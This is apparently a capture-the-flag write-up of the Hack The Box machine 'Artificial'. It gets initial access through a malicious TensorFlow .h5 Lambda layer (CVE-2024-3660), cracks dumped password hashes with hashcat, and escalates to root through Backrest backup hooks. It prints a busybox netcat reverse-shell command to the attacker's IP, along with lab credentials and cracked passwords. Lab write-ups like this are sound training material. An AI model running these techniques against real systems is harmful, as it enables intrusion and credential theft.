
Artificial
Recon
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
User
Just a basic website, it allows creating an account and logging in.
Once we are in we get access to a dashboard that accepts uploading .h5 tensorflow model files, and it runs then.
The model itself is pretty specific it does some interest culculation/estimation.
Though .h5 models are infamously vulnerable, it's literally said when you compile one:
UserWarning: You are saving your model as an HDF5 file via
model.save(). This file format is considered legacy. We recommend using instead the native Keras format, e.g.model.save('my_model.keras')
So let's try to exploit this, we might be able to use CVE-2024-3660. This is a ACE vulnerability, for versions <2.13 of tensorflow, the website is helpful enough to even give us a Dockerfile with the vulnerable version to be able to build our payload.
we can add a extra layer to the example model they provide us, this layer will be a Lambda, essentially unlike other models that do a very specific math operation on the data/nodes, Lambda allows for a fully custom one.
We can send any function trough the Lambda and as long as it doesn't break the model flow, it fill execute fine.
I found an example of this attack here.
Running it we get a shell.
ls
# app.py  instance  models  __pycache__  static  templates
cat app.py
# <SNIP>
# app = Flask(__name__)
# app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"
#
# app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
# app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
# app.config['UPLOAD_FOLDER'] = 'models'
# <SNIP>
cd instance
ls
# users.db
python3 -m http.sever 61055
wget http://artificial.htb:61055/users.db
sqlite3 users.db
.mode csv
.headers on

.tables
model user

SELECT * FROM user;
id,username,email,password
1,gael,gael@artificial.htb,c99175974b6e192936d97224638a34f8
2,mark,mark@artificial.htb,0f3d8c76530022670f1c6029eed09ccb
3,robert,robert@artificial.htb,b606c5f5136170f15444251665638b36
4,royer,royer@artificial.htb,bc25b1f80f544c0ab451c02a3dca9fc6
5,mary,mary@artificial.htb,bf041041e57f1aff3be7ea1abd6129d0
6,john,john@example.com,b189265cc4711b2cda3901f4b8832ad3
7,qwe,qwe@qwe,efe6398127928f1b2e9ef3207fb82663
8,asdasd,asd@asdasd,a8f5f167f44f4964e6c998dee827110c
9,zxczxc,zxc@zxc,ecb97ffafc1798cd2f67fcbc37226761
Save that to a file:
cat users.txt | cut -d',' -f2,4 |  sed 's/,/:/g' | tail -n 9 > hashes.txt
cat users.txt | cut -d',' -f4 | tail -n 9 > hashes2.txt
hashcat -m 0 -a 0 hashes2.txt /usr/share/wordlists/rockyou.txt
We got a bunch of replies but it seems that lots of users are fake, those that actually seem useful are:
gael:mattp005numbertworoyer:marwinnarak043414036
Looking at /home, we only see gael, so let's ignore royer.
sshpass -p "mattp005numbertwo" ssh -oStrictHostKeyChecking=no gael@artificial.htb
ls
# user.txt
Root
Looking around we find a backrest service:
cd /opt/backrest
ls -l
# total 51104
# -rwxr-xr-x 1 app  ssl-cert 25690264 Feb 16  2025 backrest
# -rwxr-xr-x 1 app  ssl-cert     3025 Mar  3  2025 install.sh
# -rw------- 1 root root           64 Mar  3  2025 jwt-secret
# -rw-r--r-- 1 root root        77824 Oct 22 21:30 oplog.sqlite
# -rw------- 1 root root            0 Mar  3  2025 oplog.sqlite.lock
# -rw-r--r-- 1 root root        32768 Oct 22 21:30 oplog.sqlite-shm
# -rw-r--r-- 1 root root            0 Oct 22 21:30 oplog.sqlite-wal
# drwxr-xr-x 2 root root         4096 Mar  3  2025 processlogs
# -rwxr-xr-x 1 root root     26501272 Mar  3  2025 restic
# drwxr-xr-x 3 root root         4096 Oct 22 21:30 tasklogs
ss -tulnp
# ...
# tcp         LISTEN       0            4096                   127.0.0.1:9898                   0.0.0.0:*
This port 9898 seems to be backrest, if we look online we find the github repo.
It's a Web UI and orchestrator for restic backups.
No apparent vulnerability or exploit, forwading the tcp/9898 using ssh we get prompted with a login form. Though we see that it's restic, let's try to see if there are any backups on the machine:
find / -type f -name "*backup*" -exec ls -l {} \; 2>/dev/null
# ...
# -rw-r----- 1 root sysadm 52357120 Mar  4  2025 /var/backups/backrest_backup.tar.gz
id
# uid=1000(gael) gid=1000(gael) groups=1000(gael),1007(sysadm)
[!NOTE] Now that I know the file is there, the fact that my group is
sysadmshould have been an immediate hint, I completely overlooked it…find / -type f -group sysadm -exec ls -l {} \; 2>/dev/null # -rw-r----- 1 root sysadm 52357120 Mar 4 2025 /var/backups/backrest_backup.tar.gz
Ok we can read the backup, let's grab it.
tar xf backrest_backup.tar.gz
ls
# backrest
cd backrest
ls -la
# -rwxr-xr-x 1 1001 ssl-cert 25690264 Feb 16  2025 backrest
# drwxr-xr-x 3 root root         4096 Mar  3  2025 .config
# -rwxr-xr-x 1 1001 ssl-cert     3025 Mar  3  2025 install.sh
# -rw------- 1 root root           64 Mar  3  2025 jwt-secret
# -rw-r--r-- 1 root root        57344 Mar  4  2025 oplog.sqlite
# -rw------- 1 root root            0 Mar  3  2025 oplog.sqlite.lock
# -rw-r--r-- 1 root root        32768 Mar  4  2025 oplog.sqlite-shm
# -rw-r--r-- 1 root root            0 Mar  4  2025 oplog.sqlite-wal
# drwxr-xr-x 2 root root         4096 Mar  3  2025 processlogs
# -rwxr-xr-x 1 root root     26501272 Mar  3  2025 restic
# drwxr-xr-x 3 root root         4096 Mar  4  2025 tasklogs
cd .config/backrest/
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
Great we get the admin password as a bcrypt hash, let's crack it.
echo "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" | base64 -d > hash.txt
hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
# $2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO:!@#$%^
#
# Session..........: hashcat
# Status...........: Cracked
# Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
# Hash.Target......: $2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP5...Zz/0QO
# Time.Started.....: Wed Oct 22 23:48:07 2025 (45 secs)
# Time.Estimated...: Wed Oct 22 23:48:52 2025 (0 secs)
# Kernel.Feature...: Pure Kernel
# Guess.Base.......: File (/opt/lists/rockyou.txt)
# Guess.Queue......: 1/1 (100.00%)
# Speed.#1.........:      118 H/s (9.31ms) @ Accel:8 Loops:16 Thr:1 Vec:1
# Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
# Progress.........: 5376/14344384 (0.04%)
# Rejected.........: 0/5376 (0.00%)
# Restore.Point....: 5312/14344384 (0.04%)
# Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
# Candidate.Engine.: Device Generator
# Candidates.#1....: atreyu -> ghetto1
# Hardware.Mon.#1..: Temp: 75c Util: 88%
#
# Started: Wed Oct 22 23:47:29 2025
# Stopped: Wed Oct 22 23:48:54 2025
backrest_root:!@#$%^

Here we are able to create a repo and then a backup plan (the repo is mandatory)
I just created a repo at /var/tmp/foo and then a plan to backup /root in it.
Though I saw that you can add hooks to the backup plans, I decided to try a revshell as a backup, though it failed with the basic nc one saying "bad fd", I remebered this error from not too long ago, the solution last time was to use busybox instead.
And looking at our archive, is worked though it's owned by root:root, ok let's try again.
This second plan still goes for /var/tmp/foo but this time I want the hook to be smarter, it will trigger at startup and in case of an error it will just be ignored, then I ran:
chown -R gael:gael /var/tmp/foo
busybox nc 10.10.14.181 443 -e sh
Looking at the archive, that worked, though it's not exactly what I expected there's abunch of files and all, the lazyness in me took over because our plan B worked haha.
ls
# root.txt  scripts